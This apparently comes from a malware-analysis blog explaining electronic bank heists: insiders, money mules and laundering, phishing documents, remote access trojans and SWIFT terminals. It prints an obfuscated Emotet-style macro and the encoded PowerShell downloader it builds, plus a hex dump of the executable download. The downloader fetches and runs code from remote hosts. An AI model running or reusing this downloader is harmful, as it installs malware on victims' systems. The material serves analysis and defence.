
The Cyber Heist

UDURRANI



Summary

Most of us have seen Hollywood movies about bank heists. It usually involves masked men with guns demanding money, thats all good stuff, but I want to talk about Hi-tech robbery, in which the money is stolen remotely. The criminals involved in such scenarios are usually thousands of miles away doing everything virtually.

This is what we call an electronic heist

It all starts with the right planning:

Robbing a bank electronically is not easy. It takes a large amount of meticulous planning to pull off, It needs …

- A kingpin
- Bank employees
- **Hackers**
- Middlemen
- Money mules
- Money laundering campaign

Bank employees are like the insiders required to figure out how money is moved cross borders and which systems and applications are used to do such transactions.

The middle man then comes into effect with planning out how to cash out. They plan on how to set-up bank accounts with fake ID's. Money could be parked in those accounts.

Hackers compromise the systems, they steal useful data and eventually transfer the money.

Very important piece of this planning is, setting up the dates for the "actual" crime. E.g. public holidays and weekends are preferred. But in this particular situation we are talking about multiple countries. This needs extra planning to make sure the timings are in sync without alerting the authorities and the stake holders in those different time-zones.

Money laundering is the most important piece. The money has to be brought back into the system so the kingpin could use it.

This is what we call an organized crime.

Let's break it down:

My focus here is the hacking part but to get there we need to put everything together. In short the goal is to

- Steal the money into multiple accounts based on fake ID's
- Move the money to off-shore companies or casinos. This is to make sure that the electronic money is converted to hard cash.
- Money is further layered i.e transferred to multiple countries and multiple accounts. Mostly each account is kept < $10Gs but thats not always the case. This technique of breaking down the sums to smaller chunks is called smurfing.
- Front companies initiating businesses to create a complex financial structure(s)
- Hot money is cooled down
- Bring it back into the banking system and use it.

All this to clean up the dirty money.

Ok, we got all that covered and now we can focus on the virtual crime.

The electronic heists don't really care about physical barriers. It needs a lot of planning as well E.g. how to evade and bypass all the security measures inside a bank. How to make all the transactions without alerting any one. But before all that … How the hell do they get in!

Infiltration

In my opinion this is the hardest part of the whole cyber crime i.e. to get inside the bank's corporate network. This is very crucial as this will be the eyes and ears of the attacker. Let's cover a use case:

- Email sent to a targeted bank employee
- Email is equipped with a malicious MSWORD, MSEXCEL, PDF document or a compressed file
- Bank employee opens the document

In the above scenario the attacker is challenged at multiple levels e.g. bank's email security, firewall, IPS and last but not least the end-point security. If all goes well and no one complains about the payload i.e. the entry point, the attacker has launched the first stage.

The malicious document!

In most cases, it's MSWORD or EXCEL document, that is equipped with:

- A malicious macro
- Ole2Link object
- Exploit based on a memory corruption
- Exploit based on a logical flaw

By using such mechanism, the attacker is trying to use a white listed MS app e.g.:

- Powershell
- Wscript
- Cscript
- CMD
- MSHTA

These tools could be further used to:

- Disable end-point security features
- Download other malicious payloads
- Drop embedded (encrypted / encoded) payloads

Examples of entry point payloads:

- ***Emotet***
- ***CVE-2017-0199***
- ***Winrar logical exploits***
- ***Macro within documents.***

Emotet is a delivery mechanism with multiple obfuscation layers. It has been used in multiple financial crimes, especially hacking banks. As mentioned before the attacker has to face multiple challenges i.e. to bypass the bank's security layers, hence the heavy obfuscation.

Let's look at Emotet's macro obfuscation:

The macro is using junk code for extra obfuscation. Unwanted code is used for confusion and by-passing security.

```
Function jdUPZoLU()
On Error Resume Next
pijWfA = Sqr(8710)
GYhTdL = JwtQA - SSSFv / 86146 / BdCiMZ - 223327908 + Hex(rlwPwH) * wnjArw - Round(88961)
jcvbUo = 24025 + rWifY + (31560 * CDbl(wIDjO) - DQWRV / CSng(90463) - McELNT / Hex(JUGZj) + 69559 - 23394)
LIMvv = AHJHv
    ZWiwlPsz = "HeLL" + " & (" + " $EnV:Com" + "spEC[4,26" + ",25]-JO" + "IN'') ( " + Chr(34)
JzSaCi = Sqr(55389)
iNutZ = sFriD - SwfNJ / 97373 / ILQiW - 223327908 + Hex(bFKikC) * tVCblk - Round(92384)
cVCGDj = 66399 + zdUsn + (39127 * CDbl(lFEuhE) - PKBLF / CSng(58931) - hjofi / Hex(SdtnP) + 22568 - 46547)
bnTLOW = QRiHc
    asvCnro = "$( SEt 'Of" + "s'  '')" + Chr(34) + "+" + " [STRI" + "Ng]( [chaR[]] " + "( " + "15," + "92,115 ,68, 126"
zLDRp = Sqr(18846)
NMSRd = BVwdtp - CjHrt / 76117 / hjcGKO - 223327908 + Hex(EpUFi) * OzFaYA - Round(50214)
WUANi = 46331 + wAhWG + (52756 * CDbl(IwuDc) - CAXXU / CSng(87283) - KSsqd / Hex(zaZUo) + 86992 - 25318)
lowlH = JMUFR
    VkQYCd = ",90, 11 , 22,1" + "1," + " 69 ,78,92 , 6" + ",68 ,7" + "3, 65 , 78,72,9"
fwHPr = Sqr(43364)
joCpXw = BCKJv - rmDAl / 9229 / AGicF - 223327908 + Hex(TjHDS) * ONAnzF - Round(92655)
SdkLHO = 83229 + jcYPFv + (10146 * CDbl(hSsNic) - lLGLh / CSng(75203) - HjcCvT / Hex(ORmiB) + 45517 - 642)
EcquED = RDMYC
    BLIDUadhM = "5  " + "11  , 89  , 7" + "4 ,69  , 79" + "  ,  "
ivXjtq = Sqr(24189)
EAKCEp = qljhD - EVoPV / 59531 / KpIMmZ - 223327908 + Hex(hDKtV) * AEJJYZ - Round(68519)
EtZKak = 33135 + TtzsNj + (14771 * CDbl(zEuphD) - XFkcat / CSng(75549) - woJKT / Hex(dZUisu) + 44704 - 69486)
OQjYs = fasvHd
    EhOtWimY = "68 " + ", 70,16 , 15, 6" + "5, 1" + "02 , 92, 95" + " , 106,11 ," + "22 , 11, 69" + ", "
jbiNa = Sqr(51711)
EbcQZ = iwbJj - TTjSB / 43796 / LvUiBv - 223327908 + Hex(UASrsV) * tPPss - Round(45340)
dPszPf = 69236 + nanLTC + (114 * CDbl(frvvM) - huWGv / CSng(59489) - TrVJz / Hex(oQLJu) + 99283 - 74504)
oHQqj = aZjIYL
    qODlR = "78 , 92," + "6 ,68 ,73" + " ," + " 65,78 ," + "72, 95, 11 ,12" + "0 ,82 ,88" + " ,95,7"
izttdd = Sqr(68365)
rfJoz = kTszi - VOmLw / 47743 / Hlalhq - 223327908 + Hex(AsHMJZ) * uLvjmf - Round(21726)
OSktaU = 98543 + hfkQNA + (49301 * CDbl(TZIzP) - dkiqB / CSng(13016) - DJOCap / Hex(fVRXYd) + 46965 - 74219)
GSjzL = ThzJcq
    qQmzDSpabK = "8 ,70 , 5 ," + ",101 , 78" + " ," + " 95 , 5 ,124 ,7" + "8 ," + "73,104,71 " + ", 66,78 ,69 "
    jdUPZoLU = ZWiwlPsz + asvCnro + VkQYCd + BLIDUadhM + EhOtWimY + qODlR + qQmzDSpabK
End Function
```

COMBINING ALL THE VARIABLES

The macro calls an obfuscated powershell.


```
PowersHeLL & ( $EnV:ComspEC[4,26,25]-JOIN'') ( "$( SEt 'Ofs'  '')"+ '[STRINg]( [chaR[]] ( 15,92,115 ,68, 126,90, 11 , 22,11, 69
,78,92 , 6,68 ,73, 65 , 78,72,95, 11 , 89 , 74 ,69 , 79 , 68 , 70,16 , 15, 65, 102 , 92, 95 , 106,11 ,22 , 11, 69, 78 , 92,6 ,6
8 ,73 , 65,78 ,72, 95, 11 ,120 ,82 ,88 ,95,78 ,70 , 5 ,101 , 78 , 95 ,5 ,124 ,78 ,73,104,71 , 66,78 ,69 ,95 , 16 , 15,113, 124,
 101,66, 73 ,65 , 11 ,22 ,11, 12,67,95, 95, 91 ,17 ,4, 4, 74 ,88,91, 74, 94 ,79,5 , 72,68 , 70 , 4 , 28 , 120 , 126 ,70 , 94 ,7
7 , 4,107,67, 95 ,95, 91 ,17 , 4, 4,70, 73,77,72, 88 ,5 , 72 ,68 , 70 , 4,95, 101 , 88 ,24, 106 ,92 , 71 , 4 ,107 ,67, 95, 95 ,
91, 17, 4 , 4 ,92 ,92,92 , 5, 78,94, 89,68, 6,88 ,91,78 , 72 ,66 ,74 , 71 ,66,88 , 95 , 88 , 5,72 ,68 ,70,4, 79 , 120, 98 ,79,1
21 ,4 ,107 ,67,95, 95 ,91,17 ,4 ,4, 73,78, 94, 89 ,78, 89, 5, 73, 82, 4 ,27 ,122 ,82 ,96,93, 90,69 , 4, 107, 67,95 , 95 , 91,17
, 4 , 4 , 89,74,88, 88 ,71,66,69, 5, 65 , 91, 4,74,100 , 83, 24 , 105 ,4,12, 5 ,120 ,91, 71 ,66 , 95, 3 ,12,107 ,12 , 2 ,16 , 1
5 ,97, 102 , 100 , 92 ,72 ,121,11 , 22, 11 ,15,92 ,115 , 68, 126 ,90,5, 69 ,78 , 83 ,95 , 3 ,26 , 7,11, 29, 28 , 31, 19,25,27,
2,16, 15,126 , 79,122 ,100 , 92, 77,11, 22,11 ,15 ,78 ,69 ,93,17 ,95 , 78 , 70,91, 11,0,11 , 12, 119 ,12 , 11 ,0, 11,15, 97,102
 ,100,92 , 72 , 121, 11,0, 11 , 12,5, 78 ,83, 78 , 12 , 16,77 , 68,89,78 ,74 , 72 , 67,3, 15,66, 95 , 77,96,101,66, 11,66 ,69,
11, 15,113, 124, 101, 66 , 73 ,65, 2, 80 ,95 , 89, 82 ,80,15 , 65,102, 92 ,95 ,106 , 5, 111,68,92 , 69 ,71 , 68, 74 , 79,109, 6
6, 71,78,3 , 15, 66 ,95 , 77 ,96, 101,66 ,5, 127 , 68,120 ,95 ,89 ,66, 69,76, 3, 2 ,7,11 ,15, 126,79,122,100 ,92 ,77 , 2,16, 12
0,95, 74 ,89 ,95 , 6 , 123,89 ,68,72,78, 88, 88, 11 ,15 , 126 , 79 , 122 ,100, 92,77, 16 , 73 ,89, 78, 74 ,64, 16,86,72,74, 95,
 72, 67,80, 92 ,89 ,66,95 ,78,6 ,67 ,68 ,88, 95 ,11 ,15, 116, 5 , 110 , 83, 72 ,78, 91, 95 ,66, 68, 69,5, 102, 78 , 88 ,88 , 74
```

An array is created in this situation. Powershell will apply foreach() logic on each of the member and do the following:


chr(0x2b ^ chaR[Index]);

This means, take each value in the array, XOR it with 0x2b. Now take the return value and get the ***chr***() of it, which implies: Get the character representation of a number E.G char(70) = F

Let's look at the decoded script



This powershell code will eventually download a next stage executable



Right after the GET request, the download will begin. You can see the screen shot on the next page, where the executable download begins.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 64.16.199.146        TO IP ADDRESS 172.16.177.140
        PORT INFORMATION (80, 49493)
        SEQUENCE INFORMATION (3625490334, 740514735)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (12699)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D          HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 54 75 65 2C 20 31 39 20 4A          .Date: Tue, 19 J
    75 6E 20 32 30 31 38 20 31 30 3A 34 34 3A 33 34          un 2018 10:44:34
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70           GMT..Server: Ap
    61 63 68 65 2F 31 2E 33 2E 32 39 20 28 55 6E 69          ache/1.3.29 (Uni
    78 29 20 6D 6F 64 5F 73 73 6C 2F 32 2E 38 2E 31          x) mod_ssl/2.8.1
    36 20 4F 70 65 6E 53 53 4C 2F 30 2E 39 2E 37 6D          6 OpenSSL/0.9.7m
    20 6D 6F 64 5F 67 7A 69 70 2F 31 2E 33 2E 32 36           mod_gzip/1.3.26
    2E 31 61 20 50 48 50 2D 43 47 49 2F 30 2E 31 62          .1a PHP-CGI/0.1b
    0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A          ..Cache-Control:
    20 6E 6F 2D 63 61 63 68 65 2C 20 6E 6F 2D 73 74           no-cache, no-st
    6F 72 65 2C 20 6D 61 78 2D 61 67 65 3D 30 2C 20          ore, max-age=0,
    6D 75 73 74 2D 72 65 76 61 6C 69 64 61 74 65 0D          must-revalidate.
    0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69          .Content-Disposi
    74 69 6F 6E 3A 20 61 74 74 61 63 68 6D 65 6E 74          tion: attachment
    3B 20 66 69 6C 65 6E 61 6D 65 3D 22 36 33 34 34          ; filename="6344
    2E 65 78 65 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54          .exe"..Content-T
    72 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67          ransfer-Encoding
    3A 20 62 69 6E 61 72 79 0D 0A 50 72 61 67 6D 61          : binary..Pragma
    3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 58 2D 50 6F          : no-cache..X-Po
    77 65 72 65 64 2D 42 79 3A 20 50 48 50 2F 35 2E          wered-By: PHP/5.
    33 2E 38 0D 0A 56 61 72 79 3A 20 2A 0D 0A 4B 65          3.8..Vary: *..Ke
    65 70 2D 41 6C 69 76 65 3A 20 74 69 6D 65 6F 75          ep-Alive: timeou
    74 3D 32 2C 20 6D 61 78 3D 31 30 0D 0A 43 6F 6E          t=2, max=10..Con
    6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C          nection: Keep-Al
    69 76 65 0D 0A 54 72 61 6E 73 66 65 72 2D 45 6E          ive..Transfer-En
    63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64 0D          coding: chunked.
    0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61          .Content-Type: a
    70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74          pplication/octet
    2D 73 74 72 65 61 6D 0D 0A 0D 0A 66 37 62 0D 0A          -stream....f7b..
    4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00          MZ..............
    B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00          ........@.......
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
```

So far everything is going in attackers favor but this particular moment means a lot to the attacker. The executable is downloaded. If you don't know much about executables, let me tell you this. Executables are extremely powerful and very dangerous at the same time. You don't want random executables on your network. The destruction they can do is much greater than any other payloads.

This was attackers goal i.e. to get the executable downloaded on a system sitting inside the bank.

The Executable:

In most cases this executable is a remote access trojan AKA the RAT. This gives the attacker more insight to the network. It's like the attacker is literally sitting inside the network. Attacker can lunch the web cam, record audio, capture key-strokes and credentials, download other payloads and execute them, run commands, disable security on the system and RDP into the machine.

Why the RAT?

Before we get into this, let's cover a very important topic called **SWIFT**. In the banking world it's used to transfer money cross borders. Not many people know the internal workings of SWIFT. Let's start with the wiki definition.

> **SWIFT, stands for the Society for Worldwide Interbank Financial Telecommunication, is a Brussels-based cooperative that maintains a messaging system used by 11,000 banks. Its "secure" messaging system has long been used to handle the majority of the world's money-moving messages**

SWIFT is a secure messaging system that is responsible for carrying over 5 billion messages a year. These messages are used to move money cross borders. You can call SWIFT a network that provides the backbone to transfer funds. Each financial institution needs to have a dedicated SWIFT interface. It's provided by the swift terminal. This terminal is provided by SWIFT itself, along with a license to use the API and the threshold for number of messages a day. Think of it as an on-prem computer terminal. SWIFTNet Link enables Alliance Gateway to perform application-to-application communication over SWIFTNet services. SWIFT terminal can connect to SWIFT securely.

Let's break it down

- Every transaction has to be authenticated by SWIFT
- SWIFT provides the back bone for cross border transactions
- SWIFT terminal maybe sitting in an isolated zone.
- Hacker needs to interact with this terminal to make the required transactions


Do attackers hack into SWIFT itself????

SWIFT itself is not hacked. The attacker has to infect the bank's internal systems. This simply makes the bank and its employees the weakest link. Now we get back to the question Why do we need the RAT??? And the answer is: To get to the SWIFT terminal, which may or may not be in an isolated zone. Let's recap one more time.


- *Bank employee receives a legit looking email*
- *Email contains a malicious document*
- *Employee opens the document*
- *Attacker gets on the network*
- *Attacker downloads or drops the Remote address trojan (RAT)*
- *The RAT gathers more info on the network, to find the SWIFT terminal*
- *Lateral movement is made*
- *The attacker gets on the SWIFT terminal*
- *Download other SWIFT specific trojans if required.*

It's very common for a banking malware to have a remote access trojan. Let's look at some of the RAT server managers


RDP access, WebCam access, AudioFeed, Keylogger




Running scripts remotely, download and upload execution.




Password grabber



Here is an example of a commercial remote admin tool used in a campaign.



Attacker can launch application password theft



Here is a **video** that shows how a RAT can capture key-strokes and sent to the adversary C2 server

https://youtu.be/3XkBPkkpt4g

More on RAT's

http://udurrani.com/0fff/houdini.pdf (**Houdini**)

http://udurrani.com/0fff/ratstory/rats_tale_cve-2017-0199.pdf (**Banking RAT**)

http://udurrani.com/exp0/netsupport_rat/netsupportRat.pdf (**NetSupport**)

http://udurrani.com/exp0/remote_admin_trojan.pdf (**Remote admin trojan**)

